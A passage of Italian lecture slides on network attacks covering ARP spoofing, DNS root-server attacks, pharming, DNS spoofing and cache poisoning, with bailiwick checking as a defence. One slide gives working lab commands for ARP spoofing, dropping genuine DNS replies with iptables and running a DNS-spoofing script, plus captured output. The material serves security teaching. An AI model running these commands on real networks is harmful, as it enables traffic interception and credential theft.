  - Questo ciclo continua all'infinito, e questo continuo invio nelle due direzioni di pacchetti ACK crea una «ACK storm»
- E' possibile ovviare al problema attraverso l'arp spoofing
  - L'attaccante invia all'Host A una risposta ARP contraffatta indicando come indirizzo MAC dell'Host B un MAC inesistente (es. C0:C0:C0:C0:C0:C0) e invia all'Host B un'altra risposta ARP contraffatta indicando come indirizzo MAC dell'Host A un MAC inesistente (es. D0:D0:D0:D0:D0:D0).
  - Tutti i pacchetti ACK tra l'Host A e l'Host B che potrebbero causare una tempesta di ACK TCP durante un attacco vengono inviati ad indirizzi MAC non validi e persi.


# Esempi di injection attacks: Servizi Applicativi

- Tipicamente utilizzati per:
  - Inserimento comandi verso il server
  - Simulare risposte verso il client
  - Inserimento malicious code in pagine web, mail ecc (javascript, trojans, virus, ecc)
  - Modifica on the fly di file binari in fase di download (virus, backdoor, ecc)
  - Modifica delle chiavi pubbliche scambiate all'inizio della connessione. (es SSH1)



# Il ruolo dei DNS

- I server DNS sono coinvolti essenzialmente nella traduzione di nomi di dominio negli indirizzi IP corrispondenti
  - altri servizi: traduzione inversa, query mx, query txt
- mantengono una cache locale (utilizzando un TTL per l'aging), per risolvere in modo più efficiente i nomi di dominio
- quando in cache non ci sono informazioni per rispondere direttamente alla query, il server interroga un altro server e il processo può procedere in modo iterativo oppure ricorsivo
- Sono strutturati in gerarchia in ragione delle proprie zone di autorità a partire dai root servers




# I root server come infrastruttura critica

- I root server DNS sono un'infrastruttura critica, il cui funzionamento consente la piena operatività di Internet
- Ci sono 13 root server
  - 11 (A, C, D, E, F, G, I, J, K, L, M) sono geograficamente distribuiti nel mondo e raggiungibili via anycast, altri
  - 2 di loro (B e H) si trovano negli Stati Uniti
- Tale replicazione garantisce ridondanza e buona affidabilità

# Attacchi ai DNS Root Servers

- I Root name servers per i top-level domains sono uno dei più importanti target di attacco
- Sono autoritativi per tutte le zone associate ai top-level domains
- Possono pertanto essere utilizzati per forzare in maniera frudolenta la risoluzione



# Attacchi ai DNS Root Servers

- 21/10/2002
  - Attacco via Botnet ai 13 DNS root servers
  - Messi in crisi va ICMP flood 9 dei 13 server
- 6/2/2007:
  - Attacco via Botnet ai 13 DNS root servers
  - Durato 24 ore
  - Nessun crash, 2 malfunzionamenti:
    - g-root (DoD), l-root (ICANN)

# Attacchi ai DNS Root Servers

Turkey (2014)

Engin Onder @enginonder 0 · Follow

#twitter blocked in #turkey tonight. folks are painting #google dns numbers onto the posters of the governing party.  
[pic.twitter.com/9vQ7NTgotO](http://pic.twitter.com/9vQ7NTgotO)

4 Retweets 0 Favorites 0 replies ... 10m



# Attacchi ai DNS Root Servers

Google DNS 8.8.8.8/32 was hijacked for ~22min yesterday, affecting networks in Brazil & Venezuela #bgp #hijack #dns  
[pic.twitter.com/wIBuui8dwO](http://pic.twitter.com/wIBuui8dwO)

March 16, 2014

Reply Retweet Favorite More



It is suspected that hackers exploited a well-known vulnerability in the Border Gateway Protocol (BGP)

# Attacchi DNS a scopo pharming

- Gli attacchi non DoS al DNS sono finalizzati a realizzare scenari di “pharming” verso siti “fake” ostili


- L'attaccante cerca di iniettare nel DNS locale informazioni sulla risoluzione del sito target che puntano a un sito fake

- L'utente deve accedere al sito target risolvendo il suo nome FQDN in IP

- L'utente chiede la risoluzione al DNS locale


- Il DNS locale risponde con il contenuto iniettato dall'attaccante

- L'utente si collega al sito fake credendo di avere a che fare con quello reale mentre negozia con la “pharm” dell'attaccante



# DNS spoofing diretto

- L'attaccante si interppone in logica MITM e fa in modo che venga fornita dolosamente una risposta scorretta a una query da parte di un utente o di un DNS server referenziando nella risoluzione FQDN -> IP un target diverso da quello reale che:
  - Permette lo spoof di una login con cattura credenziali o codici carte credito
  - Permette lo spoof di una pagina web, fornendo risultati fraudolenti
  - Predisponde l'ambiente per ulteriori attacchi man-in-the-middle, facendo relay delle informazioni verso il vero server
- Sia che si tratti di una entry da inserire nella resolver cache che nella cache di un DNS ricorsivo il TTL viene passato in maniera tale che l'entry fraudolenta resti in cache il più possibile (altissimo)



# DNS spoofing in pratica

- Spoofing DNS da 10.0.0.4 intercettando il traffico da 172.16.1.1 al server 192.168.0.1
- In uno scenario di ARP spoofing bocca le risposte DNS dal server verso la vittima

```
# echo '1' > /proc/sys/net/ipv4/ip_forward
# arpspoof -i eth0 -t 10.0.0.1 10.0.0.2 2>/dev/null &
# arpspoof -i eth0 -t 10.0.0.2 10.0.0.1 2>/dev/null &

# iptables -A FORWARD -p udp -s 192.168.0.1 -d 172.16.1.1 --sport domain -j DROP
```

- Crea il file di configurazione e lancia l'attacco

```
# echo '10.0.0.4 inside.lab.example' > /tmp/spoof-hosts.txt
# python dns-spoof.py -f /tmp/spoof-hosts.txt
```

The screenshot displays a terminal session, a Wireshark capture window, and two terminal windows showing DNS traffic.

**Terminal Session:**

```
Outside - telnet 172.16.246.132 5023 - 80x24
ubuntu@outside:~$ dig inside.lab.example
; <>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <>> inside.lab.example
;; global options: +cmd
;; Got answer:
<>>HEADER<< opcode: QUERY, status: NOERROR, id: 3984
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 65494
;; QUESTION SECTION:
inside.lab.example. IN A
;; ANSWER SECTION:
inside.lab.example. 7088 IN A 192.168.0.1
;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Jan 12 19:14:08 UTC 2025
;; MSG SIZE rcvd: 63
```

**Wireshark Capture:**

Capturing from Standard input — R1 GigabitEthernet2/0 to L3-Switch Gi0/1


No.	Time	Source	Destination	Protocol	Length	Info
→ 6526	5010.677059	172.16.1.1	192.168.0.1	DNS	89	Standard query 0x8e14 A inside.lab.example OPT
← 6529	5010.744571	192.168.0.1	172.16.1.1	DNS	112	Standard query response 0x8e14 A inside.lab.example A 10.0.0.4
6530	5010.758084	172.16.1.1	192.168.0.1	DNS	78	Standard query 0xd703 A inside.lab.example
6531	5010.777965	192.168.0.1	172.16.1.1	DNS	112	Standard query response 0x8e14 A inside.lab.example A 10.0.0.4
6532	5010.808902	192.168.0.1	172.16.1.1	DNS	112	Standard query response 0xd703 A inside.lab.example A 10.0.0.4
6533	5010.842394	192.168.0.1	172.16.1.1	DNS	112	Standard query response 0xd703 A inside.lab.example A 10.0.0.4

**Terminal Session 2:**

```
Outside - telnet 172.16.246.132 5023 - 80x24
ubuntu@outside:~$ dig inside.lab.example
; <>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <>> inside.lab.example
;; global options: +cmd
;; Got answer:
<>>HEADER<< opcode: QUERY, status: NOERROR, id: 36301
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 65494
;; QUESTION SECTION:
inside.lab.example. IN A
;; ANSWER SECTION:
inside.lab.example. 330 IN A 10.0.0.4
;; Query time: 155 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Mon Jan 13 11:35:06 UTC 2025
;; MSG SIZE rcvd: 63
```

# DNS poisoning: modello e scopo

- Un attacco di **DNS Poisoning** tende a sovvertire il comportamento legittimo di un DNS server attraverso l'inserimento nella sua cache di entries scorrette



- Un attaccante attivo, può **spoofare** queries o risposte DNS per corrompere la cache (“**poisoning**”) di un DNS
- Un attaccante remoto, può **intercettare** richieste e risposte
- Un attaccante può **controllare domini e server** DNS (server complice) per generare **risposte contraffatte/ostili** da usare allo scopo

# Principi alla base

- Un attaccante attivo può alterare la cache di un DNS che opera in logica **ricorsiva**, facendogli restituire un'associazione scorretta.
- Nella query ricorsiva il DNS fa alcune verifiche sulla risposta ricevuta:
  - La risposta deve arrivare con la **stessa porta UDP sorgente** della richiesta. altrimenti viene scartata
  - La sezione “Answer” **coincide** con quella della richiesta (“Question”)
  - Il **transaction ID** (TXID) **corrisponde** a quello della richiesta
  - La risposta contiene dati riguardanti nodi nella zona di autorità (ma la risposta può prevedere record di risoluzione multipli, eventualmente fuori zona, per esempio [www.bofa.com](http://www.bofa.com) usando la “additional section”)
- Se l'attaccante riesce a prevedere TXID e porta e controllare il contenuto della risposta può alterare la DNS cache. Allora...
  - La porta utilizzata in molte implementazioni è sempre la stessa, per proteggersi è possibile randomizzarla
  - Il TXID è in genere un contatore a 16 bit (se non randomizzato) se randomizzato vanno provati 65536 valori (semplice)...
- **Il protocollo, basato su UDP, è stateless (principale vulnerabilità)**


# Poisoning con server complice

L'attacco si basa sull'uso di un DNS server complice, autoritativo per la propria zona (es attacker.net) creando uno spoofing indiretto

1. Il DNS vittima viene sollecitato dall'attaccante con una query relativa alla zona di autorità del complice (per es. www.attacker.net), forzandolo di conseguenza a inviare una query allo stesso – dandogli la possibilità di fare spoofing
2. Il complice risponde aggiungendo alla una query legittima un ulteriore Resource Record A «poisoned» nella «additional section» (es. www.bofa.com. IN A 6.6.6.6)
3. Il DNS vittima oltre all'informazione relativa al record A legittimo inserisce nella propria cache anche il record aggiuntivo oggetto di poisoning, corrompendo la propria cache
4. Per l'intero tempo di validità del record (tipicamente impostato per essere il massimo possibile) il server vittima risponderà alle query relative a www.bofa.com con il valore “poisoned” 6.6.6.6

# Poisoning con server complice

Originariamente dovuto a Kashpureff (1997)



Il successo dell'attacco si basa sulla mancanza di controlli sul contenuto della risposta (record aggiuntivo realitivo a un altro dominio che non c'entra niente)

# Soluzione: Bailiwick Checking

- Questo tipo di attacco è bloccabile se il DNS implementa un controllo di tipo **bailiwick checking**:
  - Solo i records relativi al dominio richiesto (“in bailiwick”) vengono accettati all’interno delle risposte a una query
  - In pratica, I DNS servers non si fidano di nessuna informazione addizionale e rigettano tutto ciò sia “out of bailiwick”)

```
$ dig example.com
```

**Bailiwick**

```
;; ANSWER SECTION:  
example.com. 86400 IN A 93.184.216.34
```

**In-bailiwick  
Can be trusted**

```
;; AUTHORITY SECTION:  
mybank.com. 86400 IN NS ns.mybank.com.
```

```
;; ADDITIONAL SECTION:  
ns.mybank.com. 86400 IN A 1.2.3.4
```

**Out-of-bailiwick  
Should be removed**

